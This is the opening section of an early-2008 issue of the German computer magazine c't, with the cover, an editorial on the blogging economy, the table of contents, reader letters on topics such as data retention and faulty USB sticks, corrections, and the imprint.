

# CT magazin für computer technik

AMD Phenom gegen Intel Core 2 Quad

# Quad-Core-Offensive

Vierkern-Prozessoren für den PC – was bringts?

DirectX-10-Spiele

Ajax-Sicherheit

UMTS mit Linux

Notfallhilfe für den Mac

Neues in .NET 3.5

## PC als Steuerberater

Notebook-Zubehör

Bedruckbare DVD-Rohlinge

Mobile 45-nm-CPUs

Blu-ray und HD DVD kombiniert

Den E-Mail-Kollaps verhindern

## Effektive Spam-Abwehr



Anzeige



### Völker, hört meine Signale

Im Netz feiert ein modernes Märchen fröhliche Urständ: die herzerwärmende Geschichte vom Weblog-Aschenputtel, das sich dank einer guten Werbefee über Nacht zum erfolgreichen Jungunternehmer mauserte. Der Glückliche stieg aus dem amorphen Blogblob zu höchsten Weihen auf. Seinesgleichen waren es, die ihn in den Olymp 2.0 trugen – dort, wo der Nachname zur Marke wird.

Tatsächlich hat natürlich nicht jeder Blogger das Zeug zum Websuperstar. Auch hier hat Erfolg viel mit Talent zu tun, mit harter Arbeit und Glück. Einer Schätzung zufolge eröffnen derzeit täglich 120 000 Weblogs ihr Tor zur Welt. Demnach machen sich pro Jahr knapp 44 Millionen neue Greenhorns auf, um in der Blogosphäre ihr Glück zu machen. Klar, dass nur ein verschwindend kleiner Bruchteil das Zeug dazu hat, vom Hyperlinkputzer zum Pageview-Millionär aufzusteigen. Die meisten stehen umsonst auf ihrem kleinen Podest im Web. Viele haben schon Glück, wenn sie auch nur einen Leser finden.

Brillenträger reden beim Thema Web 2.0 gern von Chancengleichheit und Basisdemokratie. Schöne Worte – schöner wäre nur noch, wenn sie irgendeinen Realitätsbezug hätten. Wie in der echten Welt können auch im Internet nur die Wenigsten vom Schreiben leben. Jorn Barger etwa mag zwar den Begriff "Weblog" erfunden haben; vor zwei Jahren lief jedoch ein Spendenauftrag durchs Web. Der Urvater der Szene kommt seit Jahren bei Freunden unter. Das Geblogge mag zwar seine Tage füllen, nicht aber seinen Geldbeutel.

Im Web 2.0 regiert das Mäzenatentum: Kleine Weblogs leben davon, dass große Sites sie kurz in das Scheinwerferlicht der Aufmerksamkeitsökonomie heben. Die meisten Blogger schreiben sich die Seele aus dem Leib und legen ihr Innerstes offen, ohne dass es jemanden interessiert. Das ist nicht unbedingt unfair. Unfair ist es, diesen Leuten vorzuspiegeln, Weblogs seien ihre große Chance für Zuwendung, Öffentlichkeit und sogar Wohlstand.

Wie kam im Wilden Westen 2.0 überhaupt die Illusion der Chancengleichheit auf? Selbst Websites wie digg.com, auf denen Besucher neue Nachrichten per Klick zum Hit machen können, vermitteln nur eine Illusion von Basisdemokratie. Bei den großen Metablogs gelangt auch nur auf die Hauptseite, was den Machern gefällt. Und die Großen sind es auch, die tatsächlich vom Web 2.0 leben können: die Webhoster, die Anzeigenmakler und die Power-Blogs.

Die großen Metablogs sind es auch, die immer wieder die Illusion beschwören, im neuen Netz könnte jeder gewinnen. Aus ihrer Sicht ist das nicht mal falsch, auch wenn sie letztendlich davon leben, dass sie auf weniger privilegierte Sites verlinken. Web 2.0 wäre ja auch keine richtige Revolution, wenn sie ihre Kinder nicht fräße.

*Gerald Himmlein*

Gerald Himmlein

Anzeige

Anzeige

## aktuell

Prozessorgeflüster: Bugs bei Intel	18
Mobiles: GPRS-Navi fürs Flottenmanagement	19
Hackertreffen 24C3: Aktivismus gegen Überwachung	20
Embedded: Mini-ITX-Systeme, Computer-on-Module	24
Chipsätze: Intels Pläne für 2008	26
Peripherie: LCD mit DisplayPort, USB-Grafikadapter	28
Notebooks: Mobilgrafikchip Mobility Radeon HD2700	30
Wissensplattform: Wikipedia-Konkurrent von Google	31
Audio/Video: Neue PS3-Firmware, MediaPortal 2	32
Anwendungen: 3D-Modeling, Screenrecorder	34
Linux: Surf-Gadget als Open Source	36
Virtualisierung: MS-Hypervisor lernt Linux	37
Mac: Tastaturprobleme, Updates, Tomografen-Bilder	38
Fußball: Mikrochips und künstliche Magnetfelder	40
Netze: Router mit GPS, Beamer-Funkverlängerung	41
Forschung: Beliebig formbare „Lichthalbleiter“	44
Ausbildung: Wenig Interesse an Weiterbildung	45
Recht: Dokumente gerichtsfest archivieren	46

## Magazin

Wikipedia: Auf dem Weg zur Professionalisierung	62
Vorsicht, Kunde: Angelockt und abgezockt	64
Umfrage zum PC-Markt: 64 Bit im Kommen	67
Spam-Abwehr: Techniken gegen Müll und Phishing	118
Recht: Online-Verwertungsrechte für Fotos	140
Online: Websites aktuell	182
Bücher: SketchUp, Ruby, Excel	184
Story: Soulstar von Andrea Stevens	190

## Software

Präsentationen: PowerPoint-Dateien komprimieren	54
Firewall: Little Snitch für Mac OS X	54
Zugriffsschutz: Windows sperren per Bluetooth	54
Hotspot-Helfer: Anmeldung automatisieren	55
Tipptrainer für Linux, Windows und Mac OS	55
Steuererklärung: PC und Web helfen sparen	100
Browser-Engine: WebKit erobert das Web	136
Kinder: Reitsimulation, Deutsch-Wörterbuch	185
Spiele: Ankh – Kampf der Götter, FEAR – Mission Perseus	186
Juiced 2 – Hot Import Nights, Patches/Erweiterungen	187
Sherlock Holmes, Richard Garriott's Tabula Rasa	188
Wipeout Pulse, Burnout Paradise, Cranium Kabookii	189



74

# Quad-Core-Offensive

AMD lässt jetzt den Phenom gegen Intels Core 2 Quad antreten. Ist damit die Zeit reif für Vierkerne in jedem Mittelklasse-PC? Oder sind Doppelkerne mit hoher Taktfrequenz vielleicht doch noch die bessere Wahl? Wir stellen die aktuellen Quad-Cores vor und geben Tipps zur Kaufentscheidung.

Das bringen Vierkern-Prozessoren im PC	74
AMDs Vierkern-CPU Phenom im Detail	80
Mainboards mit Sockel AM2+ für den Phenom	84

<b>Mobile 45-nm-CPUs</b>	<b>58</b>	<b>Ajax-Sicherheit</b>	<b>130</b>
<b>Blu-ray und HD DVD kombiniert</b>	<b>90</b>	<b>Notfallhilfe für den Mac</b>	<b>152</b>
<b>Bedruckbare DVD-Rohlinge</b>	<b>94</b>	<b>UMTS mit Linux</b>	<b>166</b>
		<b>Neues in .NET 3.5</b>	<b>176</b>

## PC als Steuerberater

Die passenden Angaben in der Steuererklärung können bares Geld sparen, machen aber auch viel Arbeit. Mit dem PC gehts komfortabler – aber auch richtig? Die besten Helfer für Einsteiger, Routiniers und Perfektionisten.



100

## Notebook-Zubehör

Eine Maus, die komplett im PC-Card-Schacht verschwindet, ein Schaumstoffkeil für Notebook-auf-dem-Schoß-Benutzer, ein zusätzlicher Ziffernblock mit Taschenrechner – das Angebot an Notebook-Zubehör ist ausgesprochen vielfältig. Nützliches und Skurriles im Test.

Alles rund ums Notebook 110  
Displays entspiegeln 116



## DirectX-10-Spiele

Mit neuen Grafikkarten und Windows Vista soll DirectX 10 schickere Grafikeffekte auf den Bildschirm zaubern, doch bei aktuellen Spielen leidet darunter die Performance. Über DirectX 9 laufen sie schneller, und mit ein paar Tricks kann man die wichtigsten Verschönerungen trotzdem genießen.



## Effektive Spam-Abwehr

Das Medium E-Mail steht vor dem Untergang: Wellen von Spam und Phishing überschwemmen die Server derart, dass sie nicht einmal mehr alle Mails annehmen können. So bleibt immer häufiger auch Wichtiges auf der Strecke. Nur ein stimmiger Methodenmix und neue Maßnahmen auf Empfänger- und Absenderseite können die Flut noch eindämmen.



## Hardware

22"-Display mit Card-Reader und Videoeingängen	48
Audio-Verteilsystem: Aus Stereo wird 5.1	48
Wetterstation mit USB-Anschluss	49
WLAN-DSL-Router mit Draft-N und Telefonanlage	50
Videoübertrager: HDMI/DVI über Glasfaser	51
Bluetooth-Adapter: Winzling am USB-Port	52
USB-Festplatte mit Backup-Software	52
Wohnzimmer-PC: Media Center von Sony	56
Mobil-CPU: Core 2 Duo mit 6 MByte L2-Cache	58
Quad-Core-Prozessoren: Das leisten sie	74
Phenom: AMDs Vierkern-CPU im Detail	80
Mainboards mit Sockel AM2+ für den Phenom	84
Kombi-Laufwerke für Blu-ray Disc und HD DVD	90
Bedruckbare DVD-Rohlinge für den Tintendruck	94
Notebook-Zubehör: Nützliches und Skurriles	110
Displays entspiegeln	116

## Know-how

Spam-Abwehr: Absender-Authentifizierung	124
Web 2.0: Sicherheitsprobleme durch Ajax	130
xvYCC-Farbraum: Großer Gamut für Videosignale	156
ThinPrint: Drucken über Schmalbandverbindungen	158
Terminalserver: Drucken unter TSE und Citrix	162
.NET 3.5: Sprachen und Bibliotheken runderneuert	176

## Praxis

Spam-Abwehr: DKIM einrichten	126
DirectX-10-Spiele: Performance und Grafikeffekte	142
Hotline: Tipps und Tricks	146
FAQ: Virtualisierung	149
Icon-Design: Vista-Symbole aus Vektoren	150
Mac OS X: Probleme erkennen und beheben	152
Linux: Internet-Zugang per Handy	166
c't-Lab: Digitalvoltmeter-Modul	170

## Ständige Rubriken

Editorial	3
Leserforum	10
Impressum	14
Schlagseite	17
Seminare	217
Stellenmarkt	218
Inserentenverzeichnis	225
Vorschau	226

Downloads: Geben Sie auf ctmagazin.de die Soft-Link-Nummer ein.



Anzeige

Anzeige

## Weiter wie bisher

Editorial „Deutsche Sprache, schwere Sprache“, Mirko Dölle über die Vorratsdatenspeicherung, c't 1/08

Glücklicherweise weiß ich, dass Nachrichtendienste und Polizei was Besseres zu tun haben, als sich jeden Tag die Verbindungsdaten von Karl Müller aus dem Nachbarhaus anzusehen. Es interessiert nämlich keine Sicherheitsbehörde, ob er bei Amazon Bücher bestellt oder sich erotisch zweifelhafte Seiten im Internet anschaut. Solche Informationen würden die eigentliche Aufgabe der Behörden lahmlegen – sich auf die Jagd nach Verbrechern und Verfassungsfeinden zu begeben. Bei der Vorratsdatenspeicherung geht es allein darum, Daten den Sicherheitsbehörden erst dann zugänglich zu machen, wenn diese bereits einen Anhaltspunkt für bestimmte Straftaten haben. Kein Bundesbürger muss sich Sorgen machen, dass er ab dem 1. 1. 2008 überwacht wird. Also, surft und mailt weiter wie bisher – oder eben mit TOR.

Carsten Frank

## Untergrabende Mischung

Ein gelungenes Editorial. Nur schade, dass es wahrscheinlich keiner der Betroffenen, also der Politiker, lesen wird. Und schon gar nicht auf die Idee kommen wird, dass der gemeine Bürger schon länger darüber nachdenkt, was die ganze Überwachung soll. Diese Mischung aus Überwachung, Bundestrojaner, biometrischen Ausweisdaten und manipulierbaren Wahlcomputern kann doch nur dafür gut sein, dass unsere an sich funktionierende Demokratie untergraben wird und langsam, aber sicher durch einen Polizeistaat ersetzt wird. Denn, wie es ein Leserbriefschreiber zum Thema Wahlcomputer so treffend formuliert: „Wenn man nicht selbst vorhat, Wahlen zu manipulieren, sind Wahlcomputer doch wirklich überflüssig“.

Rolf Langmann

## Unsachliche Polemik

Anonymität unter Aufsicht, Unerkannt im Netz trotz Vorratsdatenspeicherung, c't 1/08, S. 82

in ihrer Berichterstattung fällt mir leider immer wieder die Einseitigkeit und Polemierung auf. Das Bild zum Artikel „Anonymität

### Kommentare und Nachfragen

- zu Artikeln bitte an xx@ctmagazin.de („xx“ steht für das Kürzel am Ende des jeweiligen Artikeltextes).
- zu c't allgemein oder anderen Themen bitte an redaktion@ctmagazin.de.

Technische Fragen an die Redaktion bitte nur unter ctmagazin.de/faq oder per Telefon während unserer täglichen Lesersprechstunde.

Anschrift, Fax- und Telefonnummern, weitere Mail-Adressen im Anschluss an die Leserforum-Seiten.

Die Redaktion behält sich vor, Zuschriften und Gesprächsnachrichten gekürzt zu veröffentlichen.

Antworten der Redaktion sind kursiv gesetzt.

unter Aufsicht“ ist ein Paradebeispiel dafür. Dort wird offensichtlich der Eindruck erweckt, dass harmlose Bürger in Bild und Ton vom Staat überwacht werden. Einen sachlichen Zusammenhang zur Vorratsdatenspeicherung kann ich nun beileibe nicht erkennen. Aber spielen wir den Gedanken mal weiter: Warum zeigen Sie die Person nicht von hinten, wie sie sich im Internet kinderpornografisches Material oder Anleitungen zum Bombenbau anschaut? Dass dies keine „wenigen Einzelpersonen oder ein paar Kleinkriminelle“ sind, wie der Herr Wendolsky in seinem Interview auf S. 84 behauptet, sollte Ihnen angeichts der jüngsten Berichterstattung in Sachen Ermittlungen Kinderpornografie oder der Festnahme der drei Terrorverdächtigen im September 2007 bewusst sein.

Da wird dann die Arbeit der Polizei gelobt, die Beurteilung beziehungsweise Anforderung der dafür erforderlichen Ermittlungsmethoden wird ihr allerdings nicht zugestanden. Gerade im Deliktsbereich Kinderpornografie wäre ich mal sehr an einer alternativen Ermittlungsmethode zur Vorratsdatenspeicherung interessiert. Machen Sie doch diesbezüglich mal einen Vorschlag, anstatt Methoden der Anonymisierung zu publizieren! Mittels des Internets werden schwerste Straftaten begangen. Damit ist nicht der illegale Musik-Download gemeint, auch wenn dies kein Bagatelldelikt darstellt. Dem Rechtsstaat die Kontrolle dieses für kriminelle Machenschaften nutzbaren Mediums abzusprechen ist weltfremd und gefährlich. Meiner Meinung nach ist die Schaffung eines rechtsfreien Raums im Internet eine weit größere Gefährdung unseres Rechtsstaates als die Abspeicherung einer IP-Adresse. Die Mehrheit der Bevölkerung scheint das auch ähnlich zu sehen, wenn man sich die Bereitschaft anschaut, umfangreich seine persönlichen Daten im Social-Web preiszugeben – ohne richterlichen Beschluss!

T. Struthoff

## Bekanntes Muster

Geschreddert statt gespeichert, Manipulierte USB-Sticks vernichten Daten, c't 1/08, S. 24, Platinum-USB-Sticks verlieren Daten, c't 24/07, S. 53

Der Stick, der auf Seite 25 oben rechts abgebildet ist, kam mir auf Anhieb bekannt vor – ich habe ihn als Medium mit angeblich 1 GB Kapazität für ein Probeabo der „Wirtschaftswoche“ geschenkt bekommen. Die Prüfung mit H2test ergab, dass nach 249 MB effektiv Schluss war. Es wäre nicht auszudenken, was passiert wäre, wenn ich auf diesem Stick eventuell mehrere größere Präsentationen zu einem Kunden mitgenommen hätte ...

Axel Nolting

## Gleiches Erscheinungsbild

Am 14. 12. erwarb ich einen „günstigen“ USB-Stick der Firma CnMemory in einem Konsum-Tempel der „Geiz ist Geil“ (oder auch „Saturn“ genannt, genauer Saturn Electro Handelsges.

mbH in Bochum). Beim Überprüfen stellte ich fest, dass auch dieser Stick ab einer Datenmenge von ca. 1 GB nur noch Fehler produziert. Die USB-Signatur ist ebenfalls identisch (USB-Vendor-ID 0x13FE) und auch das äußere Erscheinungsbild gleicht dem abgedruckten (bis auf den Namenszug „PLATINUM“). Da dieser Stick in rauen Mengen angeboten wurde, werden wohlmöglich noch weitere Kunden eine möglicherweise böse Überraschung erleben. Ich jedenfalls werde versuchen, diesen Stick gegen einen funktionierenden umzutauschen.

Uli Mix

*Der Stick stammt anscheinend aus derselben Quelle wie die manipulierte Ware, die uns vorliegt. Die Saturn Management GmbH teilte auf Anfrage mit, bisher habe es keine solchen Reklamationen gegeben, defekte Sticks könnten problemlos umgetauscht werden.*

## Nokias Träume

Streit um Webvideo im HTML-Standard, c't 1/08, S. 28

Zu Ihrem Artikel möchte einfach mal schelmisch Folgendes bemerken: Auch wenn die Ogg-Formate keine offizielle Segnung durch das W3C erhalten, so ist wenigstens derzeit klar, dass dies auch für H.264 und AAC gelten wird. Sollten sich die Lizenzgeber jedoch in Anbetracht der Lizenzanforderungen des W3C dazu hinreißen lassen, zumindest die Basisprofile ohne Wenn und Aber freizugeben (für En- und Decoder, für kommerzielle Nutzung und nichtkommerzielle, für alle Be lange – und nicht nur auf das Web beschränkt), dann wird bei Xiph.org natürlich gute Laune herrschen.

Vermutlich wird es wieder der Markt regeln müssen. Und auf dem werden die Ogg-Codecs dank Mozilla und Opera auch gar nicht mal schlecht vertreten sein. Auch wenn es vermutlich haufenweise Content in MPEG geben wird, so steht dadurch den Benutzern freier Software zumindest weiterhin die Tür offen, in ihrem „natürlichen Umfeld“ Videos für das Web zu produzieren. (Und wenn Nokias „Hollywood“ sowieso nur Content im DRM-Korsett sehen will, dann ist es sowieso egal, ob da nun MPEG, Ogg oder Bitrauschen drinsteckt.)

Maik Merten

## Weiter an die Sonne

Sperrbezirk Internet, Die Auseinandersetzung um Websperren für den Jugendschutz geht in die nächste Runde, c't 26/07, S. 52

Wie niedlich, zu beobachten, wie sich deutsche Porno-Millionäre gegen die kostenlose Konkurrenz auf der anderen Seite des Teichs erheben. Mit einer solchen Unterstützung aus Good old Germany hat youporn.com sicher nicht gerechnet. Zuerst sorgt die Bildzeitung dafür, dass bei der Masse der Anfragen die Server platzten, und jetzt bringen Kirchberg, Huch und andere youporn.com

Anzeige

noch weiter an die Sonne. Die Leichtigkeit, um an das so begehrte, kostenlose pornografische Material zu kommen, wird von Ihnen anschaulich publiziert. Das kann sich jetzt jeder Bengel merken. Also, Jugendschutz ist sicher nicht der Hauptmotivator der Beschwerdeführer.

Durch das Schauspiel kommen wieder Gedanken zum Jugendschutz in den Fokus. Bis her scheitern alle Maßnahmen, weil sich Jugendschutz in Form von Sperrungen nicht wirksam realisieren lässt. Da ist nicht das Dorf Deutschland maßgeblich. Das WWW ist global, das Recht nicht. Solange es nur einen mikronesischen Inselstaat geben wird, der sich als Einziger nicht an globales Recht halten muss, wird das die geografische Plattform zum Beispiel aller Pornoserver der Welt werden – und dann?

Dirk Beerhenke

### Hinz und Kunz dürfen schrauben

Drei gegen drei, Selbstbau-PCs kontra Rechner von der Stange, c't 25/07, S. 106, Leserzuschrift „Nie wieder“, c't 26/07, S. 10

Als kleiner EDV-Dienstleister, der unter anderem auch Hardware anbietet, stehe ich mitte zwischen den Stühlen. Auf der einen Seite Ihre Empfehlung, auch dem Händler an der Ecke eine Chance einzuräumen, und dann die schlechten Erfahrungen, welche der Leser gemacht hat. Dabei sehe ich hier ein grundsätzliches Problem gerade im PC-Einzelhandel, da es für den Verbraucher keinerlei Möglichkeiten gibt, von außen Informationen zu finden, ob der Schrauber an der Ecke überhaupt entsprechendes Fachwissen hat oder nicht.

In anderen Branchen, gerade im Handwerksbereich, gab und gibt es den Meisterbrief als Angabe der Qualifikation des Anbieters. Sicher ist nicht jeder Meister ein solcher in seinem Fach, aber es bestehen gute Chancen, in einem Meisterbetrieb besser bedient zu werden. Daher ist es sehr schade, dass der EDV- und PC-Bereich seit Jahrzehnten in dieser Hinsicht keine ähnliche Qualifikation auf die Beine stellen konnte, um dem Verbraucher ein objektives Merkmal zur Auswahl seines Betriebes zu geben. Durch die Tatsache, dass im PC-Handel und Service durch „Hinz und Kunz“ angeboten werden darf, erleiden leider immer wieder Verbraucher Schiffbruch und die übrigen soliden Anbieter haben mehr und mehr Erklärungsbedarf, warum es dem Kunden bei ihnen eben nicht so ergehen wird.

Georg Meier

### HD-Probleme unverständlich

Volles Programm, DVB-S2-Empfänger für HDTV und Pay-TV, c't 26/07, S. 148

Ich bedauere es sehr, dass Sie mit unseren Produkten beim Empfang der Premiere-HD-Kanäle Probleme hatten. Wir können das eigentlich nicht verstehen. Allerdings hat einer unserer Kunden (ein Hersteller von HTPC) über ein ähnliches Problem in Verbindung mit

ATI-Grafikkarten und dem neuesten Treiber berichtet. Alle diese Probleme waren mit einer älteren Treiberversion beseitigt. Wir selbst konnten diese Probleme weder mit ATI- noch mit GeForce-Grafikkarten nachvollziehen. Wir werden hier auf alle Fälle weiter testen.

Peter Kraus, Key Account Manager,  
CityCom/Satelco

### Trotzdem sicher

FAQ: Encrypted File System, Wie aktiviert man EFS?, c't 26/07, S. 192

Dass „beim Kopieren eines Objektes an einen unverschlüsselten Ort dieses entschlüsselt wird ...“ stimmt so nicht. Richtig ist, dass eine Datei beim Kopieren in einen verschlüsselten Ordner geschützt wird, diese Datei jedoch nach einem Kopieren in einen ungeschützten Ordner weiterhin verschlüsselt ist. Kopiert man die Datei hingegen auf ein FAT-formatiertes Volume, erfolgt ein Hinweis, dass beim Kopieren die Verschlüsselung verloren geht.

Jürgen Koel

### Ergänzungen & Berichtigungen

#### Optimismus in der IT-Branche

Ergebnisse der Befragung von IT-Selbstständigen über ihre Einkünfte, c't 1/08, S. 74

Leider wurde im Artikel eine späte Änderung im Heftstrukturplan nicht berücksichtigt: Alle im Text genannten Seitenzahlen sind um 2 zu niedrig; beispielsweise muss es statt „Siehe Grafik auf Seite 73“ lauten: „Siehe Grafik auf Seite 75“.

#### Volles Programm

DVB-S2-Empfänger für HDTV und Pay-TV, c't 26/07, S. 148

Satelco liefert mittlerweile alle HDTV-Produkte mit der Software „VistaTV“ aus, die mit dem tvtv EPG für ein ganzes Jahr ohne weitere Kosten ausgestattet ist.

#### Lange Sprachnotizen

Kontakt-Linsen, c't 1/08, S. 147

Anders als in der Tabelle angegeben, lässt sich die Aufnahmedauer für Sprachnotizen beim KU990 Viewty von LG Electronics so einstellen, dass sie nur durch den verfügbaren Speicherplatz begrenzt wird.

#### Aufgeschlossener Server

NAS-Server mit erweiterbarer Linux-Firmware, c't 1/08, S. 57

Raidsonic verkauft seinen NAS-Server mit erweiterbarer Linux-Firmware unter der Bezeichnung IB-NAS4220-B. Die im Text angegebene Bezeichnung IB-NAS4200-B ist falsch.

Anzeige

# Impressum

## Redaktion

Postfach 61 04 07, 30604 Hannover  
Helstorfer Str. 7, 30625 Hannover  
Telefon: 05 11/53 52-300  
Telefax: 05 11/53 52-417  
(Hotline-Rufnummer und E-Mail-Adressen der Redaktion siehe Hinweise rechts)

**Chefredakteure:** Christian Persson (cp) (verantwortlich für den Textteil), Dipl.-Ing. Detlef Grell (gr)

**Stellv. Chefredakteure:** Stephan Ehrmann (se), Jürgen Kuri (jk), Georg Schnurer (gs)

**Leitende Redakteure:** Harald Bögeholz (bo), Dr. Oliver Diedrich (odi), Dr. Adolf Ebeling (ae), Johannes Endres (je), Axel Kossel (ad), Ulrike Kuhlmann (uk), Dr. Jürgen Rink (jr), Jürgen Schmidt (ju), Peter Siering (ps), Andreas Stiller (as), Ingo T. Storm (it), Christof Windeck (ciw), Dr. Volker Zota (vza)

**Redaktion:** Ernst Ahlers (ea), Daniel Bachfeld (dab), Jo Bager (jo), Bernd Behr (bb), Andreas Beier (adb), Benjamin Benz (bbe), Holger Bleich (hob), Herbert Braun (heb), Volker Criegel (vbr), Dieter Brors (db), Mirko Dölle (mid), Boi Feddern (boi), Tim Gerber (tig), Hartmut Gieselmann (hag), Gernot Goppelt (ggo), Sven Hansen (sha), Ulrich Hilgefert (uh), Gerald Himmelman (gh), Christian Hirsch (chh), Jan-Keno Janssen (ijk), Nico Juran (nij), Reiko Kaps (rek), Alexandra Kleijn (akl), Dirk Knop (dmk), Peter König (pek), André Kramer (akr), Lutz Labs (ll), Oliver Lau (ola), Thorsten Lemhuis (thl), Daniel Lüder (dal), Ute Mansmann (uma), Angela Meyer (anm), Carsten Meyer (cm), Frank Möcke (fm), Andrea Müller (amu), Florian Müssig (mue), Peter Nonhoff-Arps (pen), Rudolf Opitz (rop), Matthias Parbel (map), Stefan Porteck (spo), Peter Röbke-Doerr (roe), Christiane Rütten (cr), Peter Schmitz (psz), Dr. Hans-Peter Schüler (hps), Hajo Schulz (hos), Johannes Schuster (jes), Rebecca Stolze (rst), Sven-Olaf Suhl (ssu), Andrea Trinkwalder (atr), Axel Vahldeick (axv), Karsten Violka (kav), Laurenz Weiner (law), Dorothee Wiegand (dw), Andreas Wilkens (anw), Jörg Wirtgen (jow), Peter-Michael Ziegler (pmz), Dušan Živadinović (dz), Reinhold Zobel (rez)

**Koordination:** Martin Triadan (mat)

**Redaktionsassistent:** Susanne Cölle (suc), Elfie Kis (ek)

**Technische Assistenz:** Karin Volz-Fresia, Ltg. (kvf), Hans-Jürgen Berndt (hjb), Denis Fröhlich (dfr), Christoph Hoppe (cho), Erich Kramer (km), Stefan Labusga (sla), Arne Mertins (ame), Jens Nohl (jno), Tim Rittmeier (tin), Ralf Schneider (rs), Wolfram Tege (te), Christopher Tränkmann (cht)

**Korrespondenten:** Verlagsbüro München, Rainald Mengen-Sonnentag (rme); Truderinger Str. 302a, 81825 München, Tel.: 0 89/42 71 86 14, Fax: 0 89/42 71 86-10  
E-Mail: rme@ctmagazin.de

**Berlin:** Richard Sietmann, Blankeneser Weg 16  
13581 Berlin, Tel.: 0 30/36 71 08 88, Fax: 0 30/36 71 08 89  
E-Mail: sietmann@compuserve.com

**USA:** Erich Bonnert, 22716-B Voss Avenue, Cupertino, CA 95014, Tel.: +1 408-725-1868, Fax: +1 408-725-1869  
E-Mail: ebonnert@aol.com

**Ständige Mitarbeiter:** Ralph Altmann, Manfred Bertuch, Jörg Birkelbach, Detlef Borchers, Lars Bremer, Matthias Carstens, Tobias Engler, Monika Ermert, Carsten Fabich, Noogic C. Kaufmann, Dr. M. Michael König, Stefan Krempel, Christoph Laue, Prof. Dr. Jörn Loviscach, Kai Mielke, Dr. Klaus Peeck, Prof. Dr. Thomas J. Schult, Christiane Schulzki-Haddouti, Volker Weber (vowe)

**DTP-Produktion:** Wolfgang Otto (ltg.), Ben Dietrich Berlin, Peter-Michael Böhme, Martina Bruns, Martina Fredrich, Ines Gehre, Jörg Gottschalk, Birgit Graff, Angelika Hilberg, Astrid Seifert, Edith Tötsches, Dieter Wahner, Dirk Wollschläger, Brigitta Zurheiden

**Art Director:** Thomas Saur, **Layout-Konzeption:** Hea-Kyung Kim, Steffi Eiden, **Fotografie:** Andreas Wodrich

**Illustrationen:** Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover; Schlager: Ritsch & Renn, Wien; Story: Susanne Wustmann und Michael Thiele, Dortmund; Aufmacher: Thomas Saur, Stefan Arand

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Die geltenden gesetzlichen und inbetriebnahme von elektronischen Geräten sowie Sender- und Empfangseinrichtungen sind zu beachten.

**Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.**

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsgrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf absolut chlorfreiem Papier.

© Copyright 2008 by Heise Zeitschriften Verlag GmbH & Co. KG

ISSN 0724-8679

## Verlag

Heise Zeitschriften Verlag GmbH & Co. KG  
Postfach 61 04 07, 30604 Hannover  
Helstorfer Str. 7, 30625 Hannover  
Telefon: 05 11/53 52-0  
Telefax: 05 11/53 52-129  
Internet www.heise.de

**Herausgeber:** Christian Heise, Ansgar Heise,  
Christian Persson

**Geschäftsführer:** Ansgar Heise, Steven P. Steinakraus,  
Dr. Alfons Schräder

**Mitglied der Geschäftsleitung:** Beate Gerold

**Verlagsleiter:** Dr. Alfons Schräder

**Anzeigenleitung:** Udo Elsner (-222) (verantwortlich  
für den Anzeigenleiter)

**Sales Manager Asia-Pacific:** Babette Lahn (-240)

**Mediaberatung:**

PLZ 1 + 9: Erika Hajmasy (-266)  
PLZ 3 + 4: Stefanie Busche (-895)  
PLZ 5 + 6: Patrick Werner (-894)  
PLZ 2 + 7: Simon Tiebel (-890)  
PLZ 8: Werner Ceeh (0 89/42 71 86-11)  
Ausland (ohne Asien): Bettina Scheel (-892)

**Markenartikel:** Ann Katrin Jähnke (-893)

**Stellenmarkt:** Erika Hajmasy (-266)

**Anzeigendisposition:**

PLZ 0-4/Asien: Maik Fricke (-165)  
PLZ 5-7 + 9: Stefanie Frank (-152)  
PLZ 8/Ausland: Astrid Meier, Leitung (-221)

**Fax Anzeigen:** 05 11/53 52-200, -190

**Anzeigen-Auslandsvertretungen (Asien):**

CyberMedia Communications Inc., 3F, No. 144, Xiushan Rd., Xizhi City, Taipei County 22175, Taiwan (R.O.C.),  
Tel.: +886-2-2691-2900, Fax: +886-2-2691-1820,  
E-Mail: fc@cybermedia.com.tw

**Anzeigenpreise:** Es gilt die Anzeigenpreisliste Nr. 25  
vom 1. Januar 2008

**Leiter Vertrieb und Marketing:** Mark A. Cano (-299)

**Werbeleitung:** Julia Conrades (-156)

**Teamleitung Herstellung:** Bianca Nagel (-456)

**Druck:** PRINOVIS Nürnberg GmbH & Co. KG,  
Breslauer Straße 300, 90471 Nürnberg

**Sonderdruck-Service:** Ruth Utеш, Tel.: 05 11/53 52-359,  
Fax: 53 52-360

**Abo-Service:** Tel.: +49 (0) 711/72 52-292

**Kundenkonto in Österreich:** Dresdner Bank AG,  
BLZ 19675, Kto.-Nr. 2001-226-00 EUR, SWIFT: DRES AT WX

**Kundenkonto in der Schweiz:** UBS AG, Zürich,  
Kto.-Nr. 206 P0-465.060.0

**Für Abonnenten in der Schweiz Bestellung über:**

Thali AG, Abservice, Industriestr. 14, CH-6285 Hitzkirch,  
Tel.: 041/9 19 66-11, Fax: 041/9 19 66-77  
E-Mail: abo@thali.ch, Internet: www.thali.ch

**Vertrieb Einzelverkauf:**

MZV Moderner Zeitschriften Vertrieb GmbH & Co. KG,  
Breslauer Str. 5, 85386 Eching,  
Tel. 0 89/3 19 06-0, Fax 0 89/3 19 06-113  
E-Mail: mzv@mzv.de, Internet: www.mzv.de

**c't erscheint 14-täglich**

Einzelpreis € 3,30; Österreich € 3,50; Schweiz CHF 6,50;  
Benelux € 3,90; Italien € 4,20; Spanien € 4,30

**Abonnement-Preise:** Das Jahresabonnement kostet inkl.  
Versandkosten: Inland 72,80 €, Ausland 88,00 € (Schweiz  
142,50 CHF); ermäßigte Abonnement für Schüler, Studen-  
ten, Auszubildende, Zivil- und Grundwehrdienstleistende  
